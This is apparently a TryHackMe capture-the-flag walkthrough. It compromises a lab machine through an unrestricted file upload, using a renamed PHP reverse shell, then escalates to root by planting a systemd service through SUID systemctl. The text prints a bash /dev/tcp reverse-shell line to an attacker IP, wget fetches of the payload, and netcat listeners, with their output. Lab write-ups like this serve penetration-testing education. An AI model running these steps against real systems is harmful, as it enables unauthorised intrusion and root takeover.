Reconnaissance
First, let’s enumerate the open ports on the target machine.
┌──(kali㉿kali)-[~]
└─$ nmap -p- --min-rate=1000 -T4 <TARGET_BOX_IP>
Locate directories using GoBuster
Scan the website to identify any hidden directories using GoBuster, following the instructions in TryHackMe.
Compromise the webserver
From the GoBuster scan results, we discovered a directory that contains a file upload form. We then used Burp Suite to identify which file extensions were allowed for upload.
To gain remote access to the machine, we used the PHP reverse shell from pentestmonkey.
Before using the reverse shell, modify the IP address to match the internal IP of the attack machine. If you want to change the port used by the listner, you can update it here as well.
$ip = '10.9.5.6';  // CHANGE THIS
$port = 1234;       // CHANGE THIS

The reverse shell was renamed to revshell.phtml based on the previously identified allowed extensions.
The file was then uploaded to: http://[Target_IP]:3333/internal/index.phpl.
The upload was successful.

We can verify the uploaded file by visiting: http://10.10.69.39:3333/internal/uploads/
Next, set up a listener on the attack machine.
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.9.5.6] from (UNKNOWN) [10.10.69.39] 50474
Access the uploaded file page to trigger the reverse shell.

Use the following command to upgrade from a basic shell to an interactive shell.
SHELL=/bin/bash script -q /dev/null
We now have an interactive shell on the traget machine.
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.9.5.6] from (UNKNOWN) [10.10.69.39] 50474
Linux ip-10-10-69-39 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 12:53:31 up  1:08,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
We can identify the logged-in user and the contents of user.txt
www-data@ip-10-10-69-39:/$ whoami
whoami
www-data
www-data@ip-10-10-69-39:/$ ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@ip-10-10-69-39:/$ ls /home/
ls /home/
bill  ubuntu
www-data@ip-10-10-69-39:/$ ls /home/bill/
ls /home/bill/
user.txt
www-data@ip-10-10-69-39:/$ cat /home/bill/user.txt
cat /home/bill/user.txt
8bd7992fbe8a6ad22a63361004cfcedb
Priviledge Escalation
In Linux, SUID (Set Owner User ID upon execution) is a special type of file permission applied to executables.
When the SUID bit is set, a user temporarily executes the program with the permissions of the file owner rather than the user who runs it.
For example, /usr/bin/passwd has the SUID bit set because it needs root privileges to modify the shadow file, which regular users cannot access.
We can search for SUID binaries using the following command:
www-data@ip-10-10-69-39:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null


/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/mount
/bin/umount
/bin/systemctl
/bin/fusermount
/snap/snapd/24505/usr/lib/snapd/snap-confine
/snap/core20/2582/usr/bin/chfn
/snap/core20/2582/usr/bin/chsh
/snap/core20/2582/usr/bin/gpasswd
/snap/core20/2582/usr/bin/mount
/snap/core20/2582/usr/bin/newgrp
/snap/core20/2582/usr/bin/passwd
/snap/core20/2582/usr/bin/su
/snap/core20/2582/usr/bin/sudo
/snap/core20/2582/usr/bin/umount
/snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2582/usr/lib/openssh/ssh-keysign
/sbin/mount.cifs
The output includes /bin/systemctl.
According to GFTOBins, If systemctl has the SUID bit set, it does not drop elevated privileges and can be abused to escalate privileges or maintain persistent access.
On systems that allow it, sh can be executed with SUID privileges.
In this case, we create a malicious systemd service file to gain root access.
Create s file named root.service with the following contents:
[unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.9.5.6/4444 0>&1'

[Install]
WantedBy=multi-user.target
Before executing it on the target, confirm that the file can be downloaded from a Python HTTP server.
┌──(kali㉿kali)-[~]
└─$ ls ~/www/
root.service

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 3333 --directory "$HOME/www" --bind 0.0.0.0
Attempt to download root.service
┌──(kali㉿kali)-[~]
└─$ wget http://10.9.5.6:3333/root.service -o root.service
From logs, we can confirm that the download was successful.
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 3333 --directory "$HOME/www" --bind 0.0.0.0
Serving HTTP on 0.0.0.0 port 3333 (http://0.0.0.0:3333/) ...
10.9.5.6 - - [12/Nov/2025 12:45:55] "GET /root.service HTTP/1.1" 200 -
Next, move to the /tmp directory on the target and download the service file.
www-data@ip-10-10-69-39:/$ cd /tmp
cd /tmp
www-data@ip-10-10-69-39:/tmp$ wget http://10.9.5.6:3333/root.service
wget http://10.9.5.6:3333/root.service
--2025-11-12 13:29:56--  http://10.9.5.6:3333/root.service
Connecting to 10.9.5.6:3333... connected.
HTTP request sent, awaiting response... 200 OK
Length: 158 [application/octet-stream]
Saving to: ‘root.service’

root.service        100%[===================>]     158  --.-KB/s    in 0s

2025-11-12 13:29:56 (23.9 MB/s) - ‘root.service’ saved [158/158]
After that, setup the listner on port 4444 and run the following commands to enable and start the service.
www-data@ip-10-10-69-39:/tmp$ systemctl enable /tmp/root.service
systemctl enable /tmp/root.service
Created symlink /etc/systemd/system/multi-user.target.wants/root.service → /tmp/root.service.
www-data@ip-10-10-69-39:/tmp$ systemctl start root
systemctl start root
We now receive a reverse shell with root privileges.
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.9.5.6] from (UNKNOWN) [10.10.69.39] 51960
bash: cannot set terminal process group (3075): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-69-39:/# find / -name root.txt 2>/dev/null
find / -name root.txt 2>/dev/null
/root/root.txt
root@ip-10-10-69-39:/# cat /root/root.txt